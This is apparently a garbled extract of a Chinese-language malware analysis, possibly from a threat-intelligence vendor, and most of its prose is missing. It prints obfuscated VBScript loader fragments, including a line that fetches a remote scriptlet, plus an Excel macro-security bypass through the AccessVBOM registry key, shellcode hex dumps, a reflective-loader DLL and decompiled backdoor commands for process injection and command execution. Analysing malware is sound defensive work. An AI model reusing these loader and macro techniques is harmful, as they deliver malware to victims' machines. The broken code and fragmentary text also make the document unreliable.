



un i



VBS

```

49, 63, 45, 52, 49, 83, 3, 47, 35, 60, 87, 4, 11, 40, 7, 49, 95, 19, 37,
13, 52, 22, 4, 53, 36, 55, 53, 86, 83, 19, 13, 32, 9, 60, 85, 32, 7,
48, 52, 63, 52, 48, 22, 21, 63, 87, 52, 71, 86, 52, 46, 5, 49, 2, 13))
Data = Data + SKMBXmNbPcMwRUJJQcF(Array58, 48, 86, 60, 33, 95, 44, 7, 48, 4
22, 33, 55, 21, 52, 46, 22, 17, 2, 84, 30, 46, 49, 8, 32, 83, 49, 49, 52, 20, 51,
8, 52, 18, 7, 32, 14, 31, 37, 10, 44, 14, 4, 11, 52, 16, 4, 49, 10, 80, 60,
55, 22, 20, 52, 35, 2, 30, 60, 42, 52, 41, 2, 62, 52, 13, 4, 86, 10, 22))

```

```
Function of ztDGVNahdItzqrMY (NjdvVivKDRzrBvMDoKeoE, iKitxGhDaqteFEA) As String
    of ztDGVNahdItzqrMY = HyLVFz
End Function

Function dHAGbicIRnXby (TLCEkZfvdUWMIdQ) As String
    Dim JmUhPLCLmhuk), cskaeCmGCtoZ()
    ReDim cskaeCmGCtoZ( Len( TLCEkZfvdUWMIdQ ) - 1 )
    For JmUhPLCLmhuk) = 0 To UBound( cskaeCmGCtoZ )
        cskaeCmGCtoZ(JmUhPLCLmhuk)) = Asc( Mid( TLCEkZfvdUWMIdQ, JmUhPLCLmhuk) + 1, 1 ))
    Next
    dHAGbicIRnXby = cskaeCmGCtoZ
End Function

Dim ADDbqxwHRdKFz
ADDbqxwHRdKFz = dHAGbicIRnXby(WcuHYYPzCNoLVWqGAZgyGb)
Function fdgBruAKAnVGDTsLR ( etKMFDKFjUVWUXeBiVAL )
    Dim NnjdvVivKDRzrBvMDoKeoE, iKitxGhDaqteFEAJbxujUH()
    ReDim iKitxGhDaqteFEAJbxujUH( Len( etKMFDKFjUVWUXeBiVAL ) - 1 )
    For NnjdvVivKDRzrBvMDoKeoE = 0 To UBound( iKitxGhDaqteFEAJbxujUH )
        iKitxGhDaqteFEAJbxujUH(NnjdvVivKDRzrBvMDoKeoE) = Asc( Mid( etKMFDKFjUVWUXeBiVAL, NnjdvVivKDRzrBvMDoKeoE + 1, 1 ))
    Next
    fdgBruAKAnVGDTsLR = iKitxGhDaqteFEAJbxujUH
End Function

Dim YMIjOPHXUpwlbtIrIn
set AEEVYIAehEsZCIvyURUdafl = GetObject("script:https://\[redacted\]")
YMIjOPHXUpwlbtIrIn = fdgBruAKAnVGDTsLR(fdcJGRnpMBBVYWBSN)
Function WzHPsDviVxpPreYGad(CjrIawdjXVRw),erTVjjdrXcjanzoe)
    WzHPsDviVxpPreYGad = CjrIawdjXVRw + erTVjjdrXcjanzoe
End Function

Dim ZWioHLwHOSPC,qvVfTRkovZIFF,ORwTbwMdNrvTdzhSsvwtBlU
```

VBS Loader

```
<?XML version="1.0"?>
<scriptlet>
<script language="VBScript">
  <![CDATA[
dTEMqCaWeQlUVLC=Array(102,80,65,21,90,87,95,112,77,86,80,89,21,8,21,118,71,80,84,
69,89,92,86,84,65,92,90,91,23,28,63,90,87,95,112,77,86,80,89,27,99,92,70,92,87,89,
102,93,80,89,89,21,8,21,118,71,80,84,65,80,122,87,95,80,86,65,29,23,98,70,86,71,9:
90,91,21,103,80,82,112,77,92,70,65,70,29,71,80,82,126,80,76,28,63,60,90,91,21,80,
70,93,102,93,80,89,89,27,103,80,82,103,80,84,81,21,71,80,82,126,80,76,63,60,103,80
87,80,71,21,8,21,5,28,63,80,91,81,21,83,64,91,86,65,92,90,91,63,63,18,21,114,80,6:
122,120,21,67,84,89,64,80,63,103,80,82,101,84,65,93,21,8,21,23,125,126,112,108,10:
83,65,66,84,71,80,105,100,80,86,71,80,70,80,83,65,105,100,80,80,80,86,80,105,83,

```

3

0x35, 0x39, 0x35

Excel

AccessVBOM

```
1 Set objExcel = CreateObject("Excel.Application")
2 objExcel.Visible = False
3
4 Set WshShell = CreateObject("Wscript.Shell")
5
6 function RegExists(regKey)
7 .....on error resume next
8 .....WshShell.RegRead regKey
9 .....RegExists = (Err.number = 0)
10 and function
11
12 RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExc
13
14 if RegExists(RegPath) then
15 .....action = WshShell.RegRead(RegPath)
16 else
17 .....action = ""
18 end if
19
20 WshShell.RegWrite RegPath, 1, "REG_DWORD"
21
22
23 Set xlmodule = objWorkbook.VBProj

```

Excel

0x78

CreateProcess

rundll32

shellcode

CreateRemoteThread

shellcode

shellcode

base64

base64

shellcode

00000000	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
00000000	eb	3a	31	d2	80	3b	2b	75	04	b2	3e	eb	26	80	3b	2f
00000010	75	04	b2	3f	eb	1d	80	3b	39	77	07	8a	13	80	ea	fc
00000020	eb	11	80	3b	5a	77	07	8a	13	80	ea	41	eb	05	8a	13
00000030	80	ea	47	c1	e0	06	08	d0	43	c3	eb	05	e8	f9	ff	ff
00000040	ff	5b	31	c9	80	c1	36	01	cb	89	d9	31	c0	80	3b	3d
00000050	74	25	e8	ab	ff	ff	ff	e8	a6	ff	ff	ff	e8	a1	ff	ff
00000060	ff	e8	9c	ff	ff	ff	86	c4	c1	c0	10	86	c4	c1	c8	08

shellcode

0x76

loader

base64

shellcode

00000000	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
00000000	fc	e8	89	00	00	00	60	89	e5	31	d2	64	8b	52	30	8b
00000010	52	0c	8b	52	14	8b	72	28	0f	b7	4a	26	31	ff	31	c0
00000020	ac	3c	61	7c	02	2c	20	c1	cf	0d	01	c7	e2	f0	52	57
00000030	8b	52	10	8b	42	3c	01	d0	8b	40	78	85	c0	74	4a	01
00000040	d0	50	8b	48	18	8b	58	20	01	d3	e3	3c	49	8b	34	8b
00000050	01	d6	31	ff	31	c0	ac	c1	cf	0d	01	c7	38	e0	75	f4
00000060	03	7d	f8	3b	7d	24	75	e2	58	8b	58	24	01	d3	66	8b

shellcode

C&C

shellcode

Excel

Auto_Open

Excel

AccessVBOM

```

1  objExcel.Run "Auto_Open"
2  objExcel.Run "Auto_Open"
3  objExcel.Run "Auto_Open"
4  objExcel.Run "Auto_Open"
5  objExcel.Run "Auto_Open"
6
7  'Restore the registry to its old state
8  if action = "" then
9      Uninstall.Delete
10 else


```

shellcode

shellcode

0x34

0x38



DLL

17f2d8.dll

_ReflectiveLoader@4


pFile	Raw Data	Value
0002D932	31 37 66 32 64 38 2E 64 6C 6C 00 5F 52 65 66 6C	17f2d8.dll_Refl
0002D942	65 63 74 69 76 65 4C 6F 61 64 65 72 40 34 00	ectiveLoader@4.

DllMain

0x10030028


0x1000

0x69




C&C

https://***.***.net/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books




amazon.com

Cookies



C&C

72



```


2{
3  int v3; // edi
4
5  v3 = len;
6  switch ( a2 )
7  {
8      case 1:
9          sub_10005634((int)a3, len, 1);          // 启动进程
10         break;
11      case 2:
12          sub_1000386A(a3);
13         break;
14      case 3:
15          sub_10003609();
16         break;
17      case 4:
18          sub_1000368C(len);
19         break;
20      case 5:
21          sub_1000361D(len, a3);                  // 切换目录
22         break;
23      case 9:
24          sub_100054E0(len, 1);                  // 进程注入
25         break;
26      case 0xA:
27          sub_10003D1E((int)a3, len, "wb");      // 上传文件
28         break;
29      case 0xB:
30          sub_10004C29(a3, len);                 // 读取文件
31         break;
32      case 0xC:
33          sub_1000387A(len, a3);                 // 执行命令
34         break;
35      case 0xD:
36          sub_100052D1(len, a3, 1);
37         break;

```

Shellcode

VBS shellcode

shellcode shellcode




1 VenusEye

安全 | <https://venuseye.vip/domain/>



IP、域名、文件HASH(MD5/SHA1/SHA256)

中文简体 你好, 10017



域名服务商 Oracle America, Inc.

域名服务器 ns1.dyndns.org;ns3.dyndns.org;ns4.dyndns.org;ns5.dyndns.org;

主域名 .net

更新时间 2018-06-01

Tags [APT攻击](#)

威胁情报

IOC信息

组织	分类	家族
金睛团队(524)	APT攻击	
更新时间: 2018-06-01		

VenusEye



Venuseye

www.venuseye.com.cn